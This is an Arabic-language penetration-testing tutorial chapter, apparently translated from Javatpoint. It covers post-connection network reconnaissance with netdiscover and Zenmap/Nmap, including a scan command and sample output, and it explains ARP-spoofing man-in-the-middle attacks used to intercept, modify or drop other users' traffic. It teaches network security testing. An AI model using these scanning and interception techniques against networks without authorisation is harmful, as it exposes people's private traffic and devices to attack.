



في هذا الجزء سنناقش

الهجمات ما بعد الاتصال

مادة هذا الكتاب:

مادة هذا الكتاب هو مجرد ترجمة لموقع

J a v a t p o i n t .c o m

هو موقع مفيد جدا يمكنك فيه تعلم أشياء كثيرة.

جميع الهجمات التي أجريناها في **مرحلة ما قبل الاتصال** و**مرحلة الوصول**، لم نكن متصلين بشبكة. في هذا القسم، سنتحدث عن هجوم ما بعد الاتصال، وهذا يعني الهجمات التي يمكننا القيام بها بعد الاتصال بشبكة. في هذه المرحلة لا يهم إن كانت الشبكة عبارة عن شبكة سلكية أو لاسلكية ولا يهم أيضا إن كان الهدف يستخدم مفتاح WEP أو WPA، يمكننا شن جميع الهجمات التي سنتحدث عنها في هذا القسم.

في جميع الهجمات السابقة، كانت بطاقتنا اللاسلكية في وضع المراقب، حتى نتمكن من التقاط أي حزمة في الهواء.

في هذا القسم، سنغير وضع بطاقتنا اللاسلكية إلى وضع الإدارة؛ لأننا نملك حق الوصول للشبكة، لذلك نحن لسنا بحاجة لالتقاط كل شيء، نحن نريد فقط التقاط الحزم الموجهة لنا.

في هذا القسم، سنجرب الهجمات التي يمكن تنفيذها عند اختراق الشبكة. أولاً، سنستخدم أداة netdiscover (والتي تعني اكتشاف الشبكة) لجمع كل المعلومات المهمة حول الشبكة، سوف تساعدنا هذه المعلومات في شن الهجمات. يتم استخدامها لاستكشاف كافة العملاء المتصلين بالشبكة. بعد ذلك، سوف نتعلم أداة تسمى Zenmap. هذه الأداة لديها واجهة أفضل وأكثر قوة من netdiscover. تُستخدم هذه الأداة لجمع معلومات مفصلة حول جميع العملاء المتصلين بالشبكة نفسها.

أداة اكتشاف الشبكة	netdiscover

هي أداة تستخدم لجمع كل المعلومات المهمة حول الشبكة. تجمع معلومات عن العملاء المتصلين وجهاز التوجيه أيضا.

بالنسبة إلى العملاء المتصلين، سنكون قادرين على معرفة عناوين الـ IP وعناوين MAC الخاصة بهم ونظام التشغيل الذي يستخدموه أيضا، وكذلك المنافذ المفتوحة في أجهزتهم.

بالنسبة لجهاز التوجيه، سيساعدنا ذلك على معرفة الشركة المصنعة لجهاز التوجيه. بعد ذلك سنكون قادرين على البحث عن الثغرات الأمنية التي يمكننا استخدامها ضد العملاء أو ضد جهاز التوجيه نفسه إذا كنا نحاول اختراقه.

في اختبار اختراق الشبكات، استخدمنا airodump-ng لاكتشاف جميع العملاء المتصلين بالشبكة.

في الجزء الثاني من مخرجات airodump-ng، تعلمنا كيف يمكننا رؤية العملاء المرتبطين وعناوين MAC الخاصة بهم. هذه كل التفاصيل التي يمكننا الحصول عليها قبل الاتصال بنقطة الوصول المستهدفة.

الآن، بعد الاتصال بالشبكة، يمكننا جمع معلومات أكثر تفصيلاً حول هذه الأجهزة. للقيام بهذه المهمة، هناك الكثير من البرامج، لكننا سنستخدم برنامجين فقط. نبدأ الآن مع الأبسط والأسرع، netdiscover.

netdiscover هو برنامج أسرع وأبسط للاستخدام ، لكنه لا يعرض معلومات مفصلة للغاية عن العملاء المستهدفين. سيُظهر لنا عناوين الـ IP وعناوين الـ MAC وأحيانًا الشركة المصنعة للجهاز فقط.

يمكننا تشغيل الأداة بكتابة netdiscover في المحطة الطرفية، ثم سنكتب r- لتحديد النطاق أو الهدف، ثم نحدد النطاق أو الهدف، والذي يمكن أن يكون أي نطاق نريده.

عند اطلاعنا على عنوان IP (وهو 10.0.2.1)، يخبرنا بالشبكة التي نحن فيها. نريد أن نكتشف جميع العملاء الموجودين في هذه الشبكة، لذلك سنحاول معرفة ما إذا كان هناك جهاز في 10.0.2.1. ثم سنحاول مع العناوين 2، 3، ... 12، 13، 14، 15، 16...حتى 254، هذه هي نهاية النطاق. لذلك، نحدد المجموعة كاملة، يمكننا كتابة / 24. هذا يعني أننا نريد 10.0.2.1، وبعد ذلك سوف يزداد عنوان IP هذا حتى 10.0.2.254، وهو نهاية نطاق IP في الشبكة. الأمر لهذا كالتالي:

```
root@kali:~# netdiscover –r 10.0.2.1/24
```

الآن اضغط `Enter`. سيعود الإخراج بسرعة كبيرة، مما ينتج عنه النتيجة الموضحة في لقطة الشاشة التالية:

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
10.0.2.1        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.2        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.3        08:00:27:77:49:88      1      60  PCS Systemtechnik GmbH
10.0.2.5        08:00:27:04:18:04      1      60  PCS Systemtechnik GmbH
```

في لقطة الشاشة أعلاه، يمكننا أن نرى أن لدينا أربعة أجهزة متصلة بالشبكة. لدينا عنوان `IP`، وعنوان `MAC`، و `MAC Vendor`. كانت هذه الطريقة سريعة للغاية، وهي تُظهر فقط معلومات بسيطة.





أداة Zenmap	Zenmap


هي الأداة الثانية التي سنبحث بها. إنها أداة ضخمة ولها العديد من الاستخدامات. يستخدم Nmap لجمع معلومات حول أي جهاز. باستخدام Nmap، يمكننا جمع معلومات حول أي عميل داخل شبكتنا أو خارج شبكتنا، ويمكننا جمع معلومات حول العملاء فقط عن طريق معرفة عنوان الـ IP الخاص بهم. يمكن استخدام Nmap لتجاوز جدران الحماية، وكذلك جميع أنواع تدابير الحماية والأمن. في هذا القسم، سنتعرف على بعض أوامر Nmap الأساسية التي يمكن استخدامها لاكتشاف العملاء المتصلين بشبكتنا، وكذلك اكتشاف المنافذ المفتوحة عندهم.

سنستخدم Zenmap، وهي واجهة رسومية لـ Nmap. إذا كتبنا zenmap في المحطة الطرفية، فسيشتغل التطبيق عندنا مباشرة:


Zenmap
Scan Tools Profile Help
Target: Profile: Intense scan Scan Cancel
Command: nmap -T4 -A -v
Hosts Services | Nmap Output Ports / Hosts Topology Host Details Scans
OS Host Details
Filter Hosts

في حقل الهدف، سنضع عنوان IP الهدف.

في القائمة المنسدلة لـ Profile، يمكننا الحصول على ملفات تعريف متنوعة:




في حقل الهدف، إذا كنت ترغب في جمع معلومات عنوان IP واحد فقط، يمكنك إدخاله مباشرة. يمكنك أيضًا إدخال نطاق كما فعلنا في netdiscover. سوف ندخل 198.168.1.1/24. ثم سنقوم باختيار Ping scan من القائمة المنسدلة Profile ثم انقر على زر Scan (المسح):




المسح السابق هو نوع من الفحص السريع، لذا فهو لا يعرض الكثير من المعلومات، كما نرى في لقطة الشاشة السابقة. أنه فقط يعرض الأجهزة المتصلة. هذا الفحص سريع جدا. نحن قادرون على رؤية الأجهزة المتصلة في القائمة اليسرى، ويمكننا رؤية عناوين IP الخاصة بهم وعناوين MAC الخاصة بهم ونوع الجهاز الذي يستخدموه.

الفحص التالي الذي سنتعلمه هو الفحص السريع (Quick Scan). الآن، سيكون الفحص السريع أبطأ قليلاً من فحص Ping. ولكن في المسح السريع، سوف نحصل على معلومات أكثر من فحص Ping طبعا. سنكون قادرين على تحديد المنافذ المفتوحة في كل جهاز:



في لقطة الشاشة السابقة، يمكننا أن نرى المنافذ المفتوحة على كل جهاز من الأجهزة التي كشفناها. يحتوي جهاز التوجيه الرئيسي على منفذ مفتوح يسمى 53 / tcp. و 80 / tcp وهو المنفذ المستخدم في صفحة إعداد جهاز التوجيه؛ لأنه يعمل على خادم ويب.

الآن، لنجرب Quick scan plus، والذي يأخذ Quick Scan خطوة أخرى إلى الأمام. سيكون أبطأ من الفحص السريع، لكنه سيظهر لنا البرامج التي تعمل على المنافذ المفتوحة. لذلك، في Quick Scan، رأينا أن المنفذ 80 مفتوح، لكننا لم نعرف ما الذي كان يبقيه مفتوح، ورأينا أن المنفذ 22 كان مفتوح، لكننا لم نعرف ما الذي كان يبقيه مفتوح. نعرف أنه كان SSH، لكننا لا نعرف ما خادم SSH الذي يعمل على هذا المنفذ. لذلك نقول مرة أخرى، سيستغرق Quick Scan plus وقتًا أطول من Quick Scan، لكنه سيجمع مزيدًا من المعلومات، كما هو موضح في لقطة الشاشة التالية:



في لقطة الشاشة السابقة، يمكننا أن نرى أن لدينا جهاز Linux متصل. يمكننا أن نرى نظام التشغيل الخاص بالأجهزة المتصلة، وعلى إصداراتها أيضا. في Quick Scan، علمنا أن المنفذ 22 كان مفتوحًا ولكننا الآن عرفنا مالذي كان يبقيه مفتوحا، وإصدار الخادم أيضا وهو OpenSSH 4.7. نحن نعلم الآن أنه خادم Apache HTTP 2.2.8 وكان جهاز Linux. يمكننا الان المضي قدما والبحث عن نقاط الضعف واستغلالها.

في هذا القسم، سنتحدث عن هجمات "**رجل في الوسط**" (MITM). هذا واحد من أخطر الهجمات التي يمكن أن نقوم بها في الشبكة. لا يمكننا القيام بهذا الهجوم إلا بعد اتصالنا بالشبكة. يعيد هذا الهجوم توجيه تدفق الحزم من أي عميل إلى جهازنا. هذا يعني أن أي حزمة يتم إرسالها من وإلى العملاء يجب أن تمر عبر جهازنا.


الآن، سنكون قادرين على قراءة -مجرد قراءة- لهذه الحزم أو تعديلها وحتى إسقاطها. هذا الهجوم فعال للغاية وقوي؛ لأنه من الصعب جدًا الحماية منه. هذا بسبب الطريقة التي يعمل بها بروتوكول ARP (بروتوكول تحليل العناوين).

لدى ARP مسألتان أمنيتان رئيسيتان:

1- أول مشكلة أو أول مسألة أمنية هي: أن كل طلبات ARP موثوق بها، لذلك فإن أي شيء يقوله جهازنا للأجهزة الأخرى الموجودة في الشبكة سيكون موضع ثقة. إذا أخبرنا أي جهاز على شبكتنا بأننا جهاز التوجيه، فإن الجهاز المستهدف سيصدقنا. لن يتم تشغيل أي اختبار للتأكد من أننا بالفعل جهاز التوجيه. بنفس الطريقة، إذا أخبرنا الموجه أننا شخص آخر على الشبكة، فإن جهاز التوجيه سيثق بنا وسيبدأ في معاملتنا على أننا هذا الجهاز. هذه هي أول مشكلة أمنية.


2- المشكلة الأمنية الثانية هي: أن العملاء يمكنهم قبول الردود حتى إذا لم يرسلوا طلبًا. لذلك، عندما يتصل الجهاز بالشبكة، فإن أول ما سيطلبه هو، من هو جهاز التوجيه؟ وبعد ذلك سوف يرسل جهاز التوجيه ردًا قائلًا "أنا جهاز التوجيه". الآن، يمكننا فقط إرسال استجابة دون أن يطلب الجهاز من هو جهاز التوجيه، يمكننا فقط إخبار الجهاز بأننا جهاز التوجيه، ولأن الأجهزة تثق بأي شخص، فإنها تثق بنا وتبدأ في إرسال حزم إلينا بدلاً من إرسال الحزم إلى جهاز التوجيه.

الآن، سوف نتعلم كيف يعمل هجوم MITM هذا. ستعمل باستخدام تقنية تسمى تسميم ARP، أو انتحال ARP. في الرسم التالي، يمكننا أن نرى شبكة Wi-Fi نموذجية. سنرى أنه عندما يطلب العميل شيئًا ما، سيرسل الطلب إلى جهاز توجيه Wi-Fi، وبعد ذلك سيحصل الموجه على الطلب من الإنترنت ويعود بالردود على العميل:





الآن، كل هذا يتم باستخدام الحزم. لذلك، ما سنفعله هو أننا سنرسل استجابة ARP إلى العميل حتى نتمكن من إرسال ردود دون أن يطلبها العميل. لم يطلب العميل أي شيء، لكن لا يزال بإمكاننا إرسال رد. سنقول إن IP الخاص بنا هو IP جهاز التوجيه. لذلك، ip جهاز التوجيه هو IP 192.168.0.1. سنخبر العميل بأن الجهاز الذي يحمل العنوان 192.168.0.1 لديه عنوان MAC الخاص بنا، بذالك سنخبر العميل بأننا جهاز التوجيه ببساطة.

لهذا السبب، سيبدأ العميل في إرسال الحزم إلينا بدلاً من إرسال الحزم إلى جهاز التوجيه. المخطط التالي يوضح:




بعد ذلك، سنفعل العكس مع جهاز توجيه Wi-Fi. سنخبر الموجه أننا ذلك العميل. سنفعل ذلك عن طريق إخبار الموجه بأن عنوان IP الخاص بنا هو عنوان IP الخادم، وأن العميل لديه عنوان MAC الخاص بنا، وبالتالي سيتم إجراء اتصالات الحزم من خلال عنوان MAC، وسيبدأ موجه Wi-Fi في إرسال حزم إلينا بدلاً من إرسالها إلى العميل. المخطط التالي يوضح هذا:






كما هو موضح في الرسم البياني التالي، عندما يريد العميل فتح Google.com، فسيرسل الطلب إلى جهازنا أولا بدلاً من إرساله إلى موجه الـ Wi-Fi مباشرة.



الآن، سيرسل جهاز توجيه Wi-Fi الاستجابة لموقع Google.com على جهازنا بدلاً من العميل، ثم نرسل هذا الرد إلى العميل. وبهذا يعني أن كل حزمة يتم إرسالها إلى العميل أو من العميل يجب أن تمر علينا. نظرًا لأنه يمر بنا ولدينا المفتاح، يمكننا قراءة هذه الحزم أو تعديلها أو يمكننا إسقاطها فقط.

هذا هو المبدأ الأساسي لتسميم ARP أو هجوم MITM:

إبتدائا، سنخبر العميل بأننا جهاز التوجيه، ثم سنخبر جهاز توجيه Wi-Fi بأننا ذلك العميل. سيؤدي ذلك إلى وضعنا في منتصف تدفق الحزمة، بين العميل وجهاز توجيه Wi-Fi. بعد ذلك، ستبدأ جميع الحزم في التدفق عبر جهازنا، حتى نتمكن من قراءة الحزم أو تعديلها أو إسقاطها.

